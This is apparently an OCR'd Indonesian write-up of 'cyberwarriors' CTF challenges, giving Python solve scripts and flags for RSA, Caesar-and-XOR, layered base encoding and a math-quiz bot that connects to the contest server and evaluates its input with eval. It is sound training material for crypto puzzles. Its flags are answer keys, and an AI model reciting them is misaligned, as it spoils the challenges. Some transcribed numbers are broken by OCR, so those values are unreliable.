
membuat script untuk menyelesaikan persamaan tersebut:

```python
p = open("output.txt", "r")
data1 = p.readlines()
data = []
for i in data1:
    data.append(i.split("♡"))

modd = []
vv = []
for i in data:
    modd.append(int(i[0]))
    vv.append(int(i[1]))

from sympy.ntheory.modular import crt
import gmpy2

crrt = crt(modd, vv)
cip = gmpy2.iroot(crrt[0], 27)
from Crypto.Util.number import *
print(long_to_bytes(cip[0]))
```

```
b"cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:')}"
```

Flag = cyberwarriors{3v3n_rs4_h4s_a_c0upl3_:')}

Caexor



Deskripsi

Diberikan 2 file, file flag.enc dan file encrypt.py . ditugaskan untuk mendekripsi file flag.enc untuk mendatpakan flag

Analisis

```python
def encrypt_1(msg, key):
    encoded = ""

    for i in msg:
        if i.isalpha():
            if i.islower():
                encoded += ascii_lowercase[(ascii_lowercase.find(i) + key) % 26]
            else:
                encoded += ascii_uppercase[(ascii_uppercase.find(i) + key) % 26]
        else:
            encoded += i

    return encoded

def encrypt_2(msg):
    return b64encode(''.join(chr(ord(i)^j) for j,i in enumerate(msg)).encode()).decode()

def main():
    flag = open("flag.txt").read()
    flag = encrypt_1(flag, 22)
    flag = encrypt_2(flag)

    with open('flag.enc', 'w') as w:
        w.write(flag)
        w.close()
```

Kita lihat program yang telah diberikan. Flag terenkripsi dengan dua tahap, yang pertama yaitu metode caesar dengan key 22 dan yang kedua yaitu metode xor.

Solusi


Kita rubah program tersebut menjadi decryptor seperti dibawah ini

```python
#!/usr/bin/env python3

from base64 import b64decode
from string import ascii_uppercase, ascii_lowercase

def decrypt_1(msg, key):
    encoded = ""

    for i in msg:
        if i.isalpha():
            if i.islower():
                encoded += ascii_lowercase[(ascii_lowercase.find(i) - key) % 26]
            else:
                encoded += ascii_uppercase[(ascii_uppercase.find(i) - key) % 26]
        else:
            encoded += i

    return encoded

def decrypt_2(msg):
    return (''.join(chr(ord(i)^j) for j,i in enumerate(msg)))

def main():
    flag = open('flag (4).enc').read()
    flag = b64decode(flag.encode()).decode()
    flag = decrypt_2(flag)
    flag = decrypt_1(flag, 22)

    print(flag)

if __name__ == '__main__':
    main()
```

```
rayhan@asusbook:~/Downloads$ python3 solve2.py
cyberwarriors{My_name_is_Caesar_not_Caexor!}
```

FLAG = cyberwarriors{My_name_is_Caesar_not_Caexor!}

Basic RSA



Deskripsi

Peserta diberikan source code dari program yang digunakan melakukan enkripsi sebuah pesan. Program melakukan enkripsi menggunakan algoritma kriptografi RSA.

Analisis

Diberikan 3 buah variabel, yaitu n, c, dan e

Berdasarkan nilai-nilai yang kita punya, dapat dilakukan dekripsi pada ciphertext yang ada

1. Mencari nilai P dan Q menggunakan N
2. Menghitung nilai D menggunakan P, Q, dan E
3. Lakukan dekripsi pada ciphertext menggunakan nilai D dan N

Solusi

Untuk mempersingkat waktu, dapat digunakan RSA Online Decoder https://www.dcode.fr/rsa-cipher dan masukkan nilai yang tersedia

```
cyberwarriors{pr1m3_f4ct0r_4_RS4}
```

FLAG = cyberwarriors{pr1m3_f4ct0r_4_RS4}

One Big Prime

Deskripsi

Terdapat soal yang memiliki dua file Bernama chall.py dan flag.py dengan isi sebagai berikut

flag.enc


```
n = 342289777100579067274602387640259738327796627074689402487 3
c = 633409516493935740005981447540746615042459093262393130620 6
```

chall.py

```python
from Crypto.Util.number import bytes_to_long, getPrime

flag = open("flag.txt","rb").read()

p = q = getPrime(4096)
n = p*q

e = 0x10001

m = bytes_to_long(flag)
c = pow(m,e,n)

with open("flag.enc","w") as f:
    f.write(f'n = {n}\nc = {c}\n')
    f.close()
```

Analisis

Dari chall.py, diketahui bahwa p dan q memiliki nilai yang sama serta e bernilai 0x10001 (65537). Dari flag.enc didapatkan nilai n dan c. Setelah mendapatkan informasi tersebut, kita bisa menggunakan decrypter RSA online (https://www.dcode.fr/rsa-cipher)




Solusi

Memasukan nilai c, e, dan n. Mendapatkan flag

```
cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3
}
```


FLAG: cyberwarriors{0n3_pr1m3_1s_n0t_s3cur3}

The Base



Deskripsi

Terdapat file Bernama flag.enc yang berisi 16806572 karakter



Analisis

Dari soal terdapat clue "The Base" yang berarti sangat memungkinkan string tersebut merupakan encoding base. Kita bisa mencobanya satu persatu.

Solusi


Pertama mencoba base64

```
DCGU3DMYRWGQ2TENJXGZRTKMRUGI2TINJWG4YDKNZVGIZTCNBWGYYTKNRUGU3TINDGGU2TMYZVME2DQNJWGU3DOMBVGU2TCMZQGM2TIZBVGE3GENRUGUZTKN
JTGA2TENDFGU3TKNRXGA2TONJSGMYDMYRXHE2TEMZQGY2DIZRVGM3GGNJWGQ4DKNZWMM2GCNJVGUZTGMBTGE2TGNJWGU2TMNBVGY2GINTDGUZDINRVGQ2TMN
ZQGUZTKMRTGE3TANJTGUZDINJWGQ2GKNJRGZRTKYJUHA2TGNJUGRQTINJVGMZTAMZVGU2TKMRUGU3DINJWGU3TKNJVGI2GGNJUGU2TOMBVHA2TINJVGMYDOO
JVGYZTANDFGRTDKMJWMM3GGNBYGU3DKNRXGA2DKNJTGMYDGNJUGM2TMNJVGMYTINRUMQ3GGNJSGRRTKNBWMI3TANJVGUZDGMJVGU3TSNJWGQ2TMNBUMY2TGN
TDGU3DIOBVGY2TINDBGU2TKMJTGAZTKNJVGUYTGMBWGQ2WCNDEGZRDKMRUMM2TINTDGRQTKNRVGQ2TMNBVG5QTKMRTGA3DINDGGUZTMYZUMU2DQNJVGZRTIY
JVGU2TGMZQGM2TIMZVGYZTAMZRGRQTIZBTGE2TENBSGU2DMYRXGA2TSNJSGMYTKNRWGE2TENBVGY2DIZJVGM3GGNLBGQ4DKNZVGQ2GKNBVGUYTGMBTGU2GEN
JWGMYDMNBVGI2GINTDGUZDKMBVGQ3GENDBGU3DKNBVGY3GENZZGU3DINJVGY2GMNJRGZRTKYJUHA2TKNTDGRSTKNJVGM2TKMZZGQZTKNRWMI3DINLBGRSDMY
ZVGI2GCNJUGZRDKMRUG42TEMZRGQ2TOOJVGY2DKNZUGRSTKNZWMM2WCNBYGU3DKNRXGA2TKNJTGMYDGNJUGU2TCMZQGY2DKNRUMQZTANJSGQ4DKNBVGU2GCN
JYGUZDGMJUGU3TSNJWGQ2TKNRUMY2TENBVGU3DIOBVG43GGNDBGU2TKMZTGAZTCNJTGU3DKNJTGE2TMNDEGZRTKMRUME2TINTDGUZDINBVGIZTCNJWGYYTKM
RUGU3GGNDGGU2TMYZVME2DQNJTGU3DOMBVGU2TCMZQGM2TMMJVGU2TKNRUGU3DKNZWMM2TENDDGU2DKNRUME2TMNJSGMYTKNJXME2TMNBVGZRTIZRVGI2DKN
LBGQ4DKNRVGQ2GCNJVGU2DKNRWMM3DCNJWGZRDMNBVME2GINTCGUZDKNBVGQ3GENZQGUZTKMRTGE2TKNZZGUZDINJWMM2WCNJTGZRTKYJUHA2TMNJUGRQTKN
JVGIZTAMZVGRRDKNRWMI3DINDFGRSDMYZVGI2GCNJXGU3DIYJVG42TEMZRGZRDOYJVGIZTANJWGRTDKNJWMM2TMNBYGU3DKNRXGA2TKNJTGMYDGNJUMI2TMN
TCGY2DKYJUMQ3GGNJSGQ3DKNBWMI2TENBVGUZDGMJVGU3TSNJSGQ2TGMJVME2TKNTDGY4DIOBVGE2TINDBGU2TKNBTGAZTKNDCGU2TGMBWGQ2GKNJXGU2TKM
RUHA2TINJVGRQTKOJVGM2DKNJVG44TKNRUGU2TMNDGGUYTMYZVME2DQNDFGQ2DIYJUGU2TGNJWG4YDKMZVGY3GENRUGRSTIZBTGA3DINBYGU2DMYRXHA2DGN
JSGMYTINJTGA2TENBVGZRTMMJVGM3GGNJWGQ4DKNJVGQ2GCNJVGUZDKNJTGU2GENJWGZRDMNBVGY2TONTDGUZDIOBVGQ2TKNDBGU2TKMRTGE2TKNZZGU3DIN
JWGQ2GMNJTGZRTMNBUHA2TMNJUGRQTKNJVGQ2TKMZVGQZTKNRWMI3DINLBGRSDMYRWGQ2GCNJUGZRTKMRUGQ2TEMZRGU3DMMJVGI2DKNTDGYYTKMZWMM2WCN
BYGU2TKNBUMU2DQNJSGU2TGNJUMI2TKMZQGY2DKMRUMU2DKNJSGRRTKNBVGY2GCNJVGUZDGMBVGU3TSNJWGQ2TGMJUMY2TKNTDGRQTIOBVGY2TINDFGQ2TKM
ZVGUZTKNDCGU3DINJWGQ2DMNDEGZRTMNBUGQ2TINTCG4YDKOJVGIZTCNZQGUZTKNRUGU3TINDGGU2TMYZVGY2GKNJWGU2DIYJVGU2TENJVGM2TIYRVGY2TKN
RUGUZTKNJVGY2TENDBGU2DMYRXGA2TONJSGMYTKNJXHE2TMNBVG42DIZJVG43GGNLBGQ4DKNJWMM2GCNBVGUZTGMBTGU2TGNJWGZRDMNBVGY2GIMZQGUZDIY
JVGQ3GGNDBGUZTKMRTGE2TKNZZGU3DINJTGE2WCNJXGZRTKYJUHA2TGNJUGRQTIOBVGEZTAMZVGRRDKNZUGU3DINRRGU2TMYRVGI2TANJUGU2TIYJVG42TEM
ZRGZRDOOJVGY2DKNJWGRSTKNZWMM2GCNBYGU3DKNBUME2TKNJUGMYDGOJUMI2TMNTCGY2DKYJUMQ3GENJSGRRTKNBWMI3TANJYGUZDGMJUME2TINJWGQ2TON
BUMY2TONTDGY2DIZJVGQ2TINDBGQ4DKMJTGAZTKNBTGU3TKNJWGQ2TGNJVGMYTKMRUME2TINTDGRQTKOBVGQ2TKMZQG44TKMRUGU3TINDGGUZTMYZVGI2DQN
JWGU2DIYJVGU2TEMZQGMYTIYRVGY3GENRUGRSTIZBWMM2TENDFGU2DMYZVGI2DINJSGMYTMYRXHE2TENBVGZRTIZJVGU3GGNJWGRSTKNJVGQ2GKNBYGUZDGM
BTGU2GENJVGMYDMNBVGI2GINTCGUZDIYZVGQ3GENDBGU3TKMRTGE2DKNZZGUZDGMBXGQ2GMNJRGZRTMNBUHA2TMNJWG4YDINJVGIZTAMZRGQZTKNRUGU3DIN
JWGRSDMYZVGI2GCNJUGZRDOMBVGM2TEMZRGU2TOOJVGI2DKNRUGRSTKMJWMM2TENBZGUZDKNBUME2TKNJRGU2TGNJUMI2TMNJVGY2DIZJVG42TKNJSGQ4DKN
ZWMI2DKMZZ'
```

Hasilnya adalah string dengan jumlah karakter yang lebih sedikit, dari hasil base64 dicoba base32

```
5430705752306b795245744f576c5648556c5245533035615630314e4d6c524e546b4a5a523155795645315a576c5a4853544a455330354b5645644e
57555248546b705852305579564531 4e576c464854566c555356704b565531524d306448546b705452314a545645744f516c644e53544a485130354d
516b6456576b52485455705752315 57a56464e4f536c644855544a555230314b566b31464d6c5250546c524552315a5256456c50516c5a4854544a55
53553545516b64524d6c524c5456705552304661564574 4f52454e4856544e455355354b563064524d6b644c546b7059523155795645744e556c5649
51544a555355354b566b63305755524c546c4a5752314579564574 4f56454e484e44525553035535656556456576c5244546b52475231557a5645315a
576c564857544a455555354b565564564d30524e57567057523155795645644f536c64484e466c4553566c53566b645a4d6c524c5456705352315661
52456c61516c524851544e4553553543575564564d6b524e57564a595230457956456c4f536c4e4854566c555355354b574531464d6c5246546b4a57
527a517952456c61556c5a4852544e48523035535655645435531524c5456705752314579523 04e4f516c6c4856566c555230314356456456 4d6b644a
546b7053523170535245314f516c5a4857544a5554303555513064565 76b524a54304a57523145795645744f576c464856544e555330315356456446
4d306446546c70615231557a5245644e516c564e56544a485455354b56456461556c524e546b4a56534545795645744f536c5648556c465553305 4b
566b6452576c5242545670575231466156457 44f556c5a4856567055513035 4d516b64535530524e5756705752306b795230644f536c5648576c4a55
5330315356556456 4d6c5246545670535231705352456 44e516c5a4853544a455330355552456456575524c5455705854553079563 04e4f516c6c48
5656704553303543565531464d6c524c546b705552315579564564 4f536c564856544a555130355551306 45a4d6b524c546c4a565456457a5230644f
536c4e48556c4a555330354356303 14a4d315242546b705952315661524564 4e536c5a4857544e455130354b563064524d6c5250546b4a5654566b79
5645564f516c5a48556c4e555355394356 6b645a4d6c524a546b5247523145795645744e576c5a4856567055533035455130645 64d30524854554a58
5231457956456456 4f52455648576c4a555330315356553156 4d6c524a546c5244523156615245 6c4f556c5a4853567055513035615555645 6576c524c
54564a565231557a56456c4f52455a4856544a5554566c61566b645a4d6b5254546b70535231557952456c5a536c5a4856544a555230354b566b644e
4d6c524a57564a5752316b7a5230564f556c5648565670555330354b566b645a4d6c5246546b5245523155795245315a556c684851544a555430354b
5530644e5755524854554a595345557956455 64f516c5a484e444a4553567053566b644e4d306448546b78435231453052456c61536c564855544a55
5255354b566b6456576c524854554a555231557956456 44f536c644856544a555455354356 6b645a4d6b644a546c5244523156615245 6c61536c5a48
55544e485255354b553064524e45524c54564a555230557956453 14f556c4a4856544e455355354b564564464d6c6444546b7059523170535645744f
556c564e56544a555255354b565564535556524a546b705752315579564574 4e576c5a48556c4a4553303553566b64564d30524a546c4a5352315579
5645315a576c5a4853544a485130354b57456461556b525054554a5752316b795645564e576c4a4856544a555430394b566b645a4d6b524c546b7058
52314a545645744f576c644e54544a4851303543575564535531524a546c4a5854553079524574 4f536c524856544a555230314b566b644e4d6c524e
546c524452316b7952456c4e556c564e55544e485230354b553064524d6b524c546b4a5752314579523074 4f516c64485656704552303143564564 56
4d6c524a546b7053523155795245644e516c524952544a555155354b5655644e57555248576b4539
```

Dihasilkan string berisi angka dan huruf yang kemungkinan besar adalah hex. Selanjutnya melakukan decode hex



Hasilnya mirip dengan format base64. Disimpulkan bahwa flag.enc merupakan string flag yang diencoding secara berulang. Selanjutnya membuat script python untuk mencari flag


```python
import base64

flag = open("flagbase.enc","r").read()
while "cyber" not in str(flag):
    flag = base64.b64decode(flag)
    flag=base64.b32decode(flag).decode('utf-8')
    flag=bytes.fromhex(flag).decode('utf-8')

print("Gotcha:")
print(flag)
print("\n")
```

```
Gotcha:
cyberwarriors{Easy-16-32-64-Base}
```

Flag: cyberwarriors{Easy-16-32-64-Base}


Miscellaneous

Math



Deskripsi

Diberikan sebuah server quis matematika. Kita diperintahkan untuk mengerjakan soal untuk mendapatkan 100 poin selamat 10 detik. Untuk 1 soal diberi 5 Poin



Analisis

Mengerjakan Soal selama 10 detik dan harus menjawab minimal 20 soal benar, hal ini dirasa sangat sulit dan mendekati mustahil.

Maka dari itu diperlukan sebuah bot automasi yang mengerjakan soal secara otomatis.

Solusi

ctf.py > ...

```python
import socket
import sys

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server_address = ('103.13.207.182', 30002)

sock.connect(server_address)

while True:
    datas = sock.recv(4096)
    data = datas.decode()
    if "=" in str.split(data)[-1]:
        equation = str.split(data)[-4] + " " + str.split(data)[-3] + " " + str.split(data)[-2]
        print(equation)
        hasil = str(eval(equation))
        print(hasil)
        sock.send(hasil.encode() + "\n".encode())
    else:
        print(datas)

sock.close()
```

Berikut source code dari buat yang telah di buat untuk mengerjakan quis secara automatis sampai mendapatkan flag. Setelah dijalankan maka akan mendapatkan hasil sebagai berikut :

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  JUPYTER

734 + 8230
8964
3249 * 9855
32018895
9480 * 309
2929320
b'~~> 2929320 [benar!]\n\n'
b'cyberwarriors{4ut0m4t3_c4lcul4t0r}\n'
Traceback (most recent call last):
  File "d:\Kuliah\python\ctf.py", line 12, in <module>
    if "=" in str.split(data)[-1]:
IndexError: list index out of range
PS D:\Kuliah\python>
```

flag = cyberwarriors{4ut0m4t3_c4lcul4t0r}

Bash

Deskripsi

Terdapat soal dan file soal.zip yang berisi gambar hitam putih dan soal.h

Analisis

Mengecek dengan command file

```
└─$ file soal.zip
soal.zip: Zip archive data, at least v2.0 to extract, compression method=store
```

Melakukan unzip

```
└─$ unzip soal.zip
Archive:  soal.zip
   creating: soal/
  inflating: soal/0.jpg
  inflating: soal/1.jpg
  inflating: soal/10.jpg
  inflating: soal/100.jpg
  inflating: soal/101.jpg
  inflating: soal/102.jpg
  inflating: soal/103.jpg
  inflating: soal/104.jpg
  inflating: soal/105.jpg
  inflating: soal/106.jpg
```

```
0.jpg    120.jpg  141.jpg  162.jpg  183.jpg  203.jpg  224.jpg  245.jpg  266.jpg  287.jpg  40.jpg  61.jpg  82.jpg
100.jpg  121.jpg  142.jpg  163.jpg  184.jpg  204.jpg  225.jpg  246.jpg  267.jpg  288.jpg  41.jpg  62.jpg  83.jpg
101.jpg  122.jpg  143.jpg  164.jpg  185.jpg  205.jpg  226.jpg  247.jpg  268.jpg  289.jpg  42.jpg  63.jpg  84.jpg
